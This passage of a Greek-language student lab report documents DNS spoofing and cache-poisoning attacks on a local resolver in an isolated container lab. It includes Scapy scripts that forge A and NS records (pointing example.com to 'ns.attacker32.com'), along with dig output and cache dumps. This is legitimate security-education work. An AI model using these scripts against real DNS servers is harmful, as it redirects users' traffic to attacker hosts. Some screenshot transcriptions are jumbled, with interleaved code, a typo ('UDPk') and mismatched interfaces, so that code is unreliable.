;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57363
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; COOKIE: f01f608064c6413a01000000659d96ceaf7596bd508e6854 (good)
;; QUESTION SECTION:
;; www.example.com.                IN      A
;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.2.3.5
;; Query time: 7 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Jan 09 18:56:14 UTC 2024
;; MSG SIZE rcvd: 88

user-10.9.0.5:/
$>
```

Εικόνα 114 Lab 6-Testing DNS Setup

Στην εικόνα 115, βλέπουμε πως εάν κάνουμε inspect το dump.db, μπορούμε να δούμε τον νόμιμο nameserver.



```
Bad cache

SERVFAIL cache

Dump complete
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.        690784  NS      a.iana-servers.net.
                    20240126152227 20240105042038 21021 example.
com.
www.example.com.    690784  A      93.184.216.34
                    20240126193017 20240105162038 21021 example.
com.
local-dns-server-10.9.0.53:/etc/bind
$>
```

Εικόνα 115 Lab 6-Testing DNS Setup

Task 1: Directly Spoofing Response to User

Στο Script 21, αντιγράφουμε και παραμετροποιούμε το dns_sniff_spoof.py στο taks1.py script, έτσι ώστε στην 53 πόρτα, όταν ρωτήσει ο user με την dig εντολή, να απαντήσει ο 1.1.1.1. Το interface επικοινωνίας είναι το br-350f934aff8b.



```
user-10.9.0.5:/
$> dig www.example.com
;; Warning: Message parser reports malformed message packet.

;; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9048
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.                IN      A


;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.1.1.1

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jan 09 20:07:19 UTC 2024
;; MSG SIZE rcvd: 64

user-10.9.0.5:/
$>
```

Εικόνα 116 Lab 6-Εκτέλεση εντολής dig

Στην εικόνα 117 Το sniffing και το spoofing στα container, κάποιες φορές είναι πολύ αργά και τα ψευδή πακέτα φτάνουν αργότερα από τα νόμιμο από το διαδίκτυο, παρόλο που είμαστε σε τοπικό δίκτυο. Μπορούμε να το αντιμετωπίσουμε αυτό το πρόβλημα με το να αλλάξουμε το response delay στο network.



You can keep the `tc` entry on for this entire lab, because all the tasks will face a similar situation.

3.2 Task 2: DNS Cache Poisoning Attack – Spoofing Answers




Εικόνα 117 Lab 6-Potential Issue

Task 2: DNS Cache Poisoning Attack – Spoofing Answers


Attack local dns server

Στο Script 22 αντιγράφουμε και παραμετροποιούμε το dns_sniff_spoof.py στο task2.py script, και αυτό που αλλάζουμε σε σχέση με το script task1.py είναι η προσθήκη της ip του local dns server 10.9.0.53, για την οποία μας ενδιαφέρει να εκτελέσουμε sniffing – spoofing. Τέλος στην εικόνα 118 εκτελούμε την επίθεση.



```
1#!/usr/bin/env python3
2from scapy.all import *
3def spoof_dns(pkt):
4    if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
5
6        # Swap the source and destination IP address
7        IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
8
9        # Swap the source and destination port number
10       UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
11
12       # The Answer Section
13       Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
14                       ttl=259200, rdata='1.1.1.1')
15
16       # Construct the DNS packet
17       DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
18                   qdcount=1, ancount=1, nscount=2, arcount=0,
19                   an=Anssec)
20
21       # Construct the entire IP packet and send it out
22       spoofpkt = IPpkt/UDPk/DNSpkt
23       send(spoofpkt)
24
25 # Sniff UDP query packets and invoke spoof_dns().
26 f = 'udp and src host 10.9.0.53 and dst port 53'
27 pkt = sniff(iface='br-350f934aff8b', filter=f, prn=spoof_dns)
```

Script 22 Lab 6- Παραμετροποίηση script



```
seed (Running) - Oracle VM VirtualBox
Machine View Input Devices Help
Terminal Jan 9 15:26
seed@VM: ~/LabSetup
;; Query time: 7 msec
;; SERVER: 10.9.0.153#53(10.9.0.153)
;; WHEN: Tue Jan 09 18:56:14 UTC 2024
;; MSG SIZE rcvd: 88

user-10.9.0.5:/
$> dig www.example.com
;; Warning: Message parser reports malformed message packet.

;<<> DiG 9.16.1-Ubuntu <<> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER<<- opcode: QUERY, status: NOERROR, id: 9048
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 0

;; QUESTION SECTION:
;www.example.com.                IN      A

;; ANSWER SECTION:
www.example.com.                259200  IN      A      1.1.1.1

;; Query time: 12 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jan 09 20:07:19 UTC 2024

seed-attacker:/volumes
$> ./task1.py
1:
dr:
Sent 1 packets.
.
Sent 1 packets.
.
10:
ta:
Sent 1 packets.
.
Sent 1 packets.
.
14:
ta:
^Cseed-attacker:/volumes
$> ./task2.py
.
Sent 1 packets.
.
$>
qd:
.
Sent 1 packets.
.
$>
.
Sent 1 packets.
.
$>
.
Sent 1 packets.
```

Εικόνα 118 Lab 6-Attack

Η εικόνα 119 μας παρουσιάζει συνοπτικά ότι κατά την εκτέλεση του task2.py script του attacker, όταν εκτελεί την εντολή dig ο user για το www.example.com, στο answer section, απαντάει η ip 1.1.1.1 που προσθέσαμε στο script του attacker. Επιπλέον δεν πρέπει να ξεχνάμε ότι μεταξύ των σεναρίων πρέπει να κάνουμε flush την cache, έτσι ώστε να αδειάζει η DNS cache.

Τέλος, μπορούμε να κάνουμε inspect τη μνήμη cache στον τοπικό DNS server, για να δούμε εάν πέτυχε η μόλυνση. Οι εντολές rndc dumpdb -cache και cat/var/cache/bind/dump.db μας δείχνουν στην παραπάνω εικόνα ότι DNS attack πέτυχε καθώς για το domain www.example.com έχουμε απάντηση 1.1.1.1.

```

$ ./task2.py
*Csseed-attacker:/volumes
$ ./task2.py
### Ethernet ###
dst      = 02:42:0a:09:00:0b
src      = 02:42:0a:09:00:35
type     = IPv4
### IP ###
version  = 4
ihl      = 5
tos      = 0x0
len      = 84
id       = 28675
flags    =
frag     = 0
ttl      = 64
proto    = udp
checksum = 0xb3f7
src      = 10.9.0.53
dst      = 199.43.133.53
\options
### UDP ###
10
11 # Swap the source and destination port number
12 UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
13
14 # The Answer Section
15 Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
16               ttl=259200, rdata='1.1.1.1')
17
18
19 # Construct the DNS packet
20 DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,
21             rd=1, qr=1,
22             qdcount=1, ancount=1, nscount=0,
23             arcount=0, an=Anssec)
24
25 # Construct the entire IP packet and send it out
26 spoofpkt = IPpkt/UDPpkt/DNSpkt
27 send(spoofpkt)
28
29 # Sniff UDP query packets and invoke spoof_dns().
30 f = 'udp and src host 10.9.0.53 and dst port 53'
31 pkt = sniff(iface='br-350f934af780', filter=f,
32            prn=spoof_dns)

```

```

<<<> DIG 9.16.1-Ubuntu <<<> www.example.com
:: global options: +cmd
:: Got answer:
:: ->HEADER<- opcode: QUERY, status: NOERROR, id: 11935
:: flags: qr rd ra QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDI
TIONAL: 1
:: OPT PSEUDOSECTION:
:: EDNS: version: 0, flags:: udp: 4096
:: COOKIE: ad75cean95bf555c01000000650db09646410dcn391d6feb
(good)
:: QUESTION SECTION:
:: www.example.com.                IN      A
:: ANSWER SECTION:
:: www.example.com.                259200 IN      A      1.1.1.1
:: Query time: 283 msec
:: SERVER: 10.9.0.53#53(10.9.0.53)
:: WHEN: Tue Jan 09 20:46:14 UTC 2024
:: MSG SIZE rcvd: 88
user-10.9.0.5:/
$

```

```

0105162030 21021 example.com.
local-dns-server-10.9.0.53:/etc/bind
$ rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$ cat /var/cache/bind/dump.db | grep example
example.com. 775693 NS a.iana-servers.net.
local-dns-server-10.9.0.53:/etc/bind
$ cat /var/cache/bind/dump.db | grep example
example.com. 775693 NS a.iana-servers.net.
local-dns-server-10.9.0.53:/etc/bind
$ rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$ cat /var/cache/bind/dump.db | grep example
example.com. 775306 NS a.iana-servers.net.
local-dns-server-10.9.0.53:/etc/bind
$ rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$ cat /var/cache/bind/dump.db | grep example
example.com. 775253 NS a.iana-servers.net.
www.example.com. 863908 A 1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$

```

Εικόνα 119 Lab 6-Αποτελέσματα Task2

Task 3: Spoofing NS Records

Στο task 2, εξετάσαμε την μόλυνση ενός hostname, και συγκεκριμένα του www.example.com. Σε αυτό το task για λόγους καλύτερης αποτελεσματικότητας, θα επιδιώξουμε να μολύνουμε όλο το domain example.com αυτή την φορά. Η ιδέα είναι να χρησιμοποιήσουμε την ενότητα AUTHORITY στα reply του DNS server. Αυτό που θα κάνουμε, είναι να προσθέσουμε νέα καταχώρηση:

;; AUTHORITY SECTION:

example.com. 259200 IN NS ns.attacker32.com.

στο AUTHORITY SECTION, όπως βλέπουμε στην παρακάτω εικόνα 120.

```

qtype = A
qclass = IN
an = None
ns = None
var

###[ DNS OPT Resource Record ]###
rrname = .
type = OPT
rclass = 512
extrcode = 0
version = 8
z = 0
rdlen = None
\rddata
###[ DNS EDNS0 TLV ]###
opcode = 10
optlen = 8
optdata = '\xc0\xfc\xfc\xfc'

Sent 1 packets.

:: Got answer:
:: -->HEADER<<- opcode: QUERY, status: NOERROR, id: 14
559
:: flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0,
ADDITIONAL: 1
:: OPT PSEUDOSECTION:
:: EDNS: version: 0, flags: udp: 4096
:: COOKIE: 35d3cd2788d35f3501000000659db737b3056b22a26a
9457 (good)
:: QUESTION SECTION:
:: www.example.com. IN A
:: ANSWER SECTION:
:: www.example.com. 259200 IN A 1.1.1.1
:: Query time: 2261 msec
:: SERVER: 10.9.0.53#53(10.9.0.53)
:: WHEN: Tue Jan 09 21:14:31 UTC 2024
:: MSG SIZE rcvd: 88
user-10.9.0.5:/

local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com. 775253 NS a.iana-servers.net
www.example.com. 863988 A 1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com. 774954 NS a.iana-servers.net
www.example.com. 863689 A 1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com. 777514 NS ns.attacker32.com.
www.example.com. 863916 A 1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$>

if (DNS in pkt and 'www.example.com' in
pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()

# Swap the source and destination IP address
IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

# Swap the source and destination port number
UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

# The Answer Section
Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
ttl=259200, rdata='1.1.1.1')


# The Authority Section
NSsec1 = DNSRR(rrname='example.com', type='NS',
ttl=259200,
rdata='ns.attacker32.com')
# Construct the DNS packet
DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1,
rd=0, qr=1,
qdcount=1, ancount=1, nscount=1,
arcount=0,
an=Anssec, ns=NSsec1)

```

Εικόνα 120 Lab 6-Συγκεντρωτικά βήματα Task3

Η εικόνα 120 μας παρουσιάζει συνοπτικά την εικόνα της επίθεσης στο τελείωμα του task2.

Στην εικόνα 121 μετά τις αλλαγές όταν εκτελούμε dig στο example. και μου επιστρέφει την ψευδή ip που έδωσα στον nameserver 1.2.3.4 όπως βλέπω από τον attacker.



The image shows two terminal windows. The top window, titled 'seed@vm: / - /_LabSetup', displays the output of a 'dig example.com' command. The output shows a successful query to 10.9.0.53, returning an A record for example.com with IP 1.2.3.4. The bottom window, titled 'root@cfed3ab0e471: /', shows the contents of a BIND zone file for 'example.com'. The file includes NS records for 'ns.attacker32.com.' and A records for '@', 'www', 'ns', and '*' pointing to various IP addresses, including 1.2.3.4.

```
;; MSG SIZE rcvd: 851
user-10.9.0.5:/
$> dig example.com

; <<> DiG 9.16.1-Ubuntu <<> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33880
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:;; udp: 4096
; COOKIE: 2924f331aaaa561e01000000659db8d8147793293ef14981 (good)
;; QUESTION SECTION:
;example.com.                IN      A


;; ANSWER SECTION:
example.com.                259200  IN      A      1.2.3.4

;; Query time: 71 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Tue Jan 09 21:21:28 UTC 2024
;; MSG SIZE rcvd: 84

@      IN      NS      ns.attacker32.com.
@      IN      A       10.9.0.180
www    IN      A       10.9.0.180
ns     IN      A       10.9.0.153
*      IN      A       10.9.0.100
attacker-ns-10.9.0.153:/etc/bind
$>cat zone_example.com
$TTL 30
@      IN      SOA    ns.example.com. admin.example.com. (
2008111001
8H
2H
4W
1D)
@      IN      NS      ns.attacker32.com.
@      IN      A       1.2.3.4
www    IN      A       1.2.3.5
ns     IN      A       10.9.0.153
*      IN      A       1.2.3.6
attacker-ns-10.9.0.153:/etc/bind
```

Εικόνα 121 Lab 6-Αποτελέσματα μετά τις τροποποιήσεις του Task3

Τέλος, στην εικόνα 122 ελέγχουμε την cache να δούμε ότι επιστρέφει τον ns.attacker32.com για dig όλου του domain του example.com.



```
Jan 9 16:26
root@d4192c159469: /
.
www.example.com.      863988  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.          774954  NS       a.iana-servers.net
.
www.example.com.      863689  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> rndc flush
local-dns-server-10.9.0.53:/etc/bind
$> rndc dumpdb -cache
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep example
example.com.          777514  NS       ns.attacker32.com.
www.example.com.      863916  A       1.1.1.1
local-dns-server-10.9.0.53:/etc/bind
$> cat /var/cache/bind/dump.db | grep attacker
example.com.          777514  NS       ns.attacker32.com.
local-dns-server-10.9.0.53:/etc/bind
$>
```

Εικόνα 122 Lab 6-Αποτελέσματα μετά τις τροποποιήσεις του Task3

Task 4: Spoofing NS Records for Another Domain

Όπως περιγράψαμε στην εισαγωγή του lab, στο task4 στόχος μας είναι να προσθέσουμε ένα επιπλέον domain, στο AUTHORITY SECTION, αυτό του google.com.

